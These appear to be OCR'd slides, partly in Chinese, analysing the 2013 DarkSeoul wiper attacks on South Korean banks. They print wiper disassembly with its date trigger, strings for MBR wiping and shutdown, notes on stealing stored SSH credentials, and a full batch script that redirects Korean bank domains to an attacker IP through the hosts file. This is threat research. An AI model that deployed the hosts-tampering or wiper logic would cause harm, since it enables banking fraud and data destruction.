
http://www.symantec.com/connect/blogs/different-wipers-identified-south-korean-cyber-attack

Wiper

- 清除 MBR with 特定字串
  - PRINCPES
  - HASTATI.
  - NCPES
- 發作時機
  - 執行時立即清除
  - 2013-03-20(14:00~15:00)發作 (530c95eccdbd1416bf2655412e3dddb)




```
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
48415354 4154492E 48415354 4154492E  HASTATI.HASTATI.
```



```
eepLoop:                        ; CODE XREF: StartAddress+9D↓j
        lea     eax, [esp+20h+SystemTime]
        push    eax             ; lpSystemTime
        call    ebx ; GetLocalTime
        movzx   esi, [esp+20h+SystemTime.wMonth]
        movzx   ecx, [esp+20h+SystemTime.wDay]
        imul    esi, 100        ; Month * 100
        movzx   edx, [esp+20h+SystemTime.wHour]
        add     esi, ecx
        imul    esi, 100        ; Month * 10000 + Day * 100
        push    60000           ; dwMilliseconds
        add     esi, edx
        call    edi ; Sleep
        cmp     esi, 32015      ; Month * 10000 + Day * 100 + Hour
        jb      short SleepLoop
        push    0               ; lpThreadId
        push    0               ; dwCreationFlags
        push    0               ; lpParameter
        push    ebp             ; lpStartAddress = Wiper_Main
        push    0               ; dwStackSize
        push    0               ; lpThreadAttributes
        call    ds:CreateThread
        push    3600000         ; dwMilliseconds
        call    edi ; Sleep
        push    3600000         ; dwMilliseconds
        call    edi ; Sleep
        push    0               ; dwExitCode
        call    ds:ExitThread
```

http://www.symantec.com/connect/blogs/different-wipers-identified-south-korean-cyber-attack

Wiper K01




(k01)DarkSeoul_DB4BBDC36A78A8807AD9B15A562515C4(AgentBase.exe)


```
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
000029c0 53 54 41 54 49 2e 00 5c 54 65 6d 70 5c 7e 76 33 STATI..\Temp\~v3
000029d0 2e 6c 6f 67 00 42 3a 5c 00 5c 00 2e 2e 00 25 73 .log.B:\.\....%s
000029e0 2a 2e 2a 00 50 72 6f 67 72 61 6d 20 46 69 6c 65 *.*.Program File
000029f0 73 00 50 72 6f 67 72 61 6d 44 61 74 61 00 25 73 s.ProgramData.%s
00002a00 25 73 00 25 63 3a 5c 00 5c 5c 2e 5c 25 63 3a 00 %s.%c:\.\\.\%c:.
00002a10 5c 5c 2e 5c 50 68 79 73 69 63 61 6c 44 72 69 76 \\.\PhysicalDriv
00002a20 65 25 64 00 25 73 00 73 68 75 74 64 6f 77 6e 20 e%d.%s.shutdown 
00002a30 2d 72 20 2d 74 20 30 00 53 65 53 68 75 74 64 6f -r -t 0.SeShutdo
00002a40 77 6e 50 72 69 76 69 6c 65 67 65 00 74 61 73 6b wnPrivilege.task
00002a50 6b 69 6c 6c 20 2f 46 20 2f 49 4d 20 70 61 73 76 kill /F /IM pasv
00002a60 63 2e 65 78 65 00 74 61 73 6b 6b 69 6c 6c 20 2f c.exe.taskkill /
00002a70 46 20 2f 49 4d 20 63 6c 69 73 76 63 2e 65 78 65 F /IM clisvc.exe
```

Steal Remote Login Passwords

- 搜尋 remote access 設定檔和 SSH private key
  - mRemote : confCons.xml
  - VanDyke : \Sessions*.ini
  - IP, port, username, password
- 利用舊版漏洞破解設定檔中的密碼




```
<Node
Username="root"
Protocol="SSH"
Password=""
Hostname
Descr
Panel
Port
Password
```



```
S:"Protocol Name"=SSH
S:"Username"=root
D:"Session Password Saved"=00000001
S:"Hostname"=
S:"Password"=
D:"[SSH2] Port"=
```

Tamper with hosts and registry

b7c6caddb869d8c64e34478223108c605c28c7b725f4d1f79e19064cffca74fa



```
@EcHO OFF
REg add "HkEY_cURRENt_USER\SOFtWaRE\MIcROSOFt\WINdOWS\cuRRENtVERSION\INtERNEt SEttINgS" /v "DNScacHEtIMEOut" /t "REG_DWORD" /d "0" /F
REg add "HkEY_cURRENt_USER\SOFtWaRE\MIcROSOFt\WINdOWS\cuRRENtVERSION\INtERNEt SEttINgS" /v "SERvERINFOtIMEOut" /t "REG_DWORD" /d "0" /F
attRIb -R -a -S -H %WINdIR%\SYStEM32\dRIvERS\Etc\HOStS
@EcHO 127.0.0.1    lOcalHOSt>%SYStEMROOt%\SYStEM32\dRIvERS\Etc\HOStS

@EcHO OFF
cOlOR c
attRIb -R -a -S -H %WINdIR%\SYStEM32\dRIvERS\Etc\HOStS
#del /F /Q /A %WINdIR%\temp\*.*
echo     103.14.114.156        WwW.HaNABaNK.CoM                               WwW.KbStar.COm                                         Obank.KbsTar.COm
Pib.WOOribank.com                                                      BANkINg.SHinHan.Com                                              wwW.IbK.co.kr
bANKing.NONGHyup.Com                                                                                        MYbank.ibBk.co.kr   > %WINdIR%\SYStEM32\dRIvERS\Etc\HOStS

attrib +r +s %WINdIR%\system32\drivers\etc\hosts
```

References

- http://www.symantec.com/connect/blogs/different-wipers-identified-south-korean-cyber-attack
- http://d.hatena.ne.jp/Kango/
- http://issuemakerslab.com/320/1mission.html
- http://labs.alienvault.com/labs/index.php/2013/information-about-the-south-korean-banks-and-media-systems-attacks/
- http://blogs.mcafee.com/mcafee-labs/south-korean-banks-media-companies-targeted-by-destructive-malware
- http://training.nshc.net/KOR/Document/virus/20130321_320CyberTerrorIncidentResponseReportbyRedAlert%28EN%29.pdf
- http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf

Q&A